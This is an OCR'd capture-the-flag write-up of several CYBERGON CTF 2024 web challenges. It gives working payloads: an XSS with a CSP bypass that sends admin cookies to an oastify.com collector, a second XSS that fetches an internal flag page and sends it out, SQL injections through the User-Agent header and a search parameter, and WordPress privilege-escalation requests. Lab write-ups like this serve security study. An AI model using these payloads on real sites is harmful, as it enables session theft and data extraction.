
At /gallery endpoint, there is src parameter. There have XSS vulnerability but our injected javascript codes can't execute bez there is CSP policy that only allow javascript from https://www.google.com/recaptcha/ .


And I found CSP bypass at hacktrick.




I use following payload and the bot will visit my crafted malicious endpoint and send cookie value to my server. Please notice that I use %2b (url encoded value) for '+'.

```
<script
src='https://www.google.com/recaptcha/about/js/main.min.js'></script><img
src=x ng-on-
error='doc=$event.target.ownerDocument;doc.defaultView.parent.location="https
://sqmz35jd0ryxjqkrxwn3unzqahg84ysn.oastify.com/"%2bdoc.cookie;'>
```






we get admin's cookie. If we access to admin portal with this cookie we got new hidden parameter. But I still got 403 error when we go to flag-get endpoint. So I notice one thing that the flag endpoint can only be accessed with internal only.



There is Xss Vulnerability admin portal via h1dd3nparam-cyBerG0n parameter and there is no CSP policy. So I use following javascript code to force the bot to go to flag endpoint and send back the response of flag endpoint to my server.

```
/admin?h1dd3nparam-cyBerG0n=<script>fetch('http://web/flag', { credentials: 'include' }).then(r1 => r1.text()).then(flag => {fetch(`https://x97j9ws69o9xpbtgk000j02rnit9h0loa.oastify.com/${flag}`);})</script>
```





```
CYBERGON_CTF2024{Th3_DumB_dUmB_b0T!}
```


Agent

```
Agent

Agents can register and login, but can you figure out the flag?
Flag Format: CYBERGON_CTF2024{xxx}
```

```
Authors:mgthuramoemyint

http://46.250.232.141:8001/
```


I noticed that there is sql injection vulnerability at Insert query via user-agent header's value.I inject sql query at User-Agent header at login request and I can check the injected query's result at logs.php.





So I extract database name, table names and column names. And I found flag first row from password column , users table.

```
hello',(select concat(username,' === ', password, '%0a') from users limit
0,1))-- -
```




```
CYBERGON_CTF2024{N0w_Ag3nt_PwN3d_Th3_S3rv3r}
```


Cybergon Blog


```
Cybergon Blog

We launched a blog where people can read updates from us.
Author: mgthuramoemyint Flag Format:CYBERGON_CTF2024{xxxx}

http://46.250.232.141:8081
```

```php
    if (is_admin() && current_user_can('read')) {
        $current_user = wp_get_current_user();
        echo '<p style="text-align:center;">Your Role: ' . esc_html(implode(', ', $current_user->
            roles)) . '</p>';
    }
}
add_action('admin_footer', 'display_user_role_in_footer');

function custom_profile_update_hook($user_id) {
    if (isset($_POST['custom_option']) && is_array($_POST['custom_option']) && in_array('0', $_
        POST['custom_option'])) {
        $user = get_user_by('id', $user_id);
        $user->set_role('contributor');
    }
}

add_action('personal_options_update', 'custom_profile_update_hook');
add_action('edit_user_profile_update', 'custom_profile_update_hook');

function update_user_last_login($user_login, $user) {
    update_user_meta($user->ID, 'last_login', current_time('mysql'));
}
add_action('wp_login', 'update_user_last_login', 10, 2);
```

When I analyze provided php file from challenge and I notice that at profile update, I can upgrade my role from subscriber to contributor role by add custom_option parameter as array with value 0 at profile update request.

```
custom_option[]=0
```







```
CYBERGON_CTF2024{w0rdpr3ss_vUlN_1s_FuN_4nd_3asy}
```


Event

```
Event

Can you find the hidden cybergon event and take the flag. Flag Format:
CYBERGON_CTF2024{xxx} Authors:mgthuramoemyint

http://46.250.232.141:5555/
```




I found SQL error at search.php via date parameter. So I try to fix SQL error and to extract data from database by using sql injection.

```
a'%2b'b'or'1'='1';--
%2b for + ( string concatination for sql )
```



So I tried with union based SQL injection and extract table names and column names form database.

```
a'%2b'b'and'1'='2'%0aunion%0aselect%0a1,group_concat(table_name,':::',column_name,'%0a'),3,4,5%0afrom%0ainformation_schema.columns%0awhere%0atable_schema=database();--
%0a for space bypass
```



I got flag from cybergon table, title column.

```
a'%2b'b'and'1'='2'%0aunion%0aselect%0a1,group_concat(title,'%0a'),3,4,5%0afrom%0acybergon;--
```


```
CYBERGON_CTF2024{SqL_1s_FuN_4nd_E@Sy}
```

Cybergon Blog 2


```
CybergonBlog2

Cybergon launched blog2 since blog1 is not that secure, they also have confidential pages. Flag Format: CYBERGON_CTF2024{xx} Author: mgthuramoemyint

http://46.250.232.141:8082/
```

I register new account at blog and analyze the provided php file and I found generate_nonce and read_post_data functions. These function use is_admin() function, that function can't validate role of users. I know that is_admin function from following talk.


https://www.youtube.com/watch?v=BZCOehWZm4o

```php
    }

    public function generate_nonce() {
        if (is_admin()) {
            $nonce = wp_create_nonce('read_post_data_nonce');
            wp_send_json_success(['nonce' => $nonce]);
        } else {
            wp_send_json_error(['message' => 'Unauthorized']);
        }
    }

    public function read_post() {
        $post_id = isset($_POST['post_id']) ? intval($_POST['post_id']) : 0;
        $post = get_post($post_id);

        if ($post && $post->post_status === 'publish') {
            wp_send_json_success(['post_data' => [
                'title'   => $post->post_title,
                'content' => $post->post_content,
            ]]);
        } else {
            wp_send_json_error(['message' => 'Post not found or not published']);
        }
    }

    public function read_post_data() {
        check_ajax_referer('read_post_data_nonce', 'nonce');

        $post_id = isset($_POST['post_id']) ? intval($_POST['post_id']) : 0;
        $post = get_post($post_id);

        if (is_admin() && $post) {
            wp_send_json_success(['post_data' => [
                'title'   => $post->post_title,
```

So normal subscriber role user can generate nonce to use at read_post_data() function to read all posts bez that function didn't check post_status, just check post_id and nonce value.



I got flag from post_id value 5.



Request

Pretty Raw Hex

```
1 POST /wp-admin/admin-ajax.php HTTP/1.1
2 Host: 46.250.232.141:8082
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0)
  Gecko/20100101 Firefox/133.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://46.250.232.141:8082/wp-admin/profile.php
8 Connection: keep-alive
9 Cookie: wordpress_aa3b0865494c08b9d4423e0b770d29b0=
  hello%7C1733892090%7C5f6P3icwkmBvMYpHygm8eayMd7F7j0jTPfTJ8q7xH8%7Cae5ff
  76e79ddea205bf2d399823388416b3c58ae769fe77bf253a3b1539280204;
  wordpress_ab6bf97384b852c21c54e3ac3d637df9=
  hello%7C1733889765%7CcPBN0xgPlcuw004lA%zx0gLw0k5yayyPXBdWtqFsf3%7Cf1437
  7e3f343193b5520d75d61f07bc3bd10bbd5e6555e2bfa211934c371cc66;
  wordpress_test_cookie=WP%20Cookie%20check; wp-settings-time-2=1733719305
  ; wordpress_logged_in_aa3b0865494c08b9d4423e0b770d29b0=
  hello%7C1733892090%7C5f6P3icwkmBvMYpHygm8eayMd7F7j0jTPfTJ8q7xH8%7Cd73a4
  8c4def21a5fe9da495e856be13418b1666abbb401b10360493a74a2a93; wp_lang=
  en_US; PHPSESSID=b19827aaabdl74f12037cef78c0fll2e;
  wordpress_logged_in_ab6bf97384b852c21c54e3ac3d637df9=
  hello%7C1733889765%7CcPBN0xgPlcuw004lA%zx0gLw0k5yayyPXBdWtqFsf3%7C550ec
  923ca5665b26f67cd89cb827e9ec015e3949efb13fdd651b66c4e589c70
10 Content-Type: application/x-www-form-urlencoded
11 Content-Length: 48
12
13 action=read_post_data&nonce=2a7af402de&post_id=5
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Mon, 09 Dec 2024 04:43:23 GMT
3 Server: Apache/2.4.62 (Debian)
4 X-Powered-By: PHP/8.2.26
5 X-Robots-Tag: noindex
6 X-Content-Type-Options: nosniff
7 Expires: Wed, 11 Jan 1984 05:00:00 GMT
8 Cache-Control: no-cache, must-revalidate, max-age=0, no-store, private
9 Referrer-Policy: strict-origin-when-cross-origin
10 X-Frame-Options: SAMEORIGIN
11 Content-Length: 109
12 Keep-Alive: timeout=5, max=100
13 Connection: Keep-Alive
14 Content-Type: application/json; charset=UTF-8
15
16 {
     "success":true,
     "data":{
          "post_data":{
               "title":"Flag",
               "content":"CYBERGON_CTF2024{W0rdPr3ss_1s_FuN_W4s_1t?}"
          }
     }
}
```

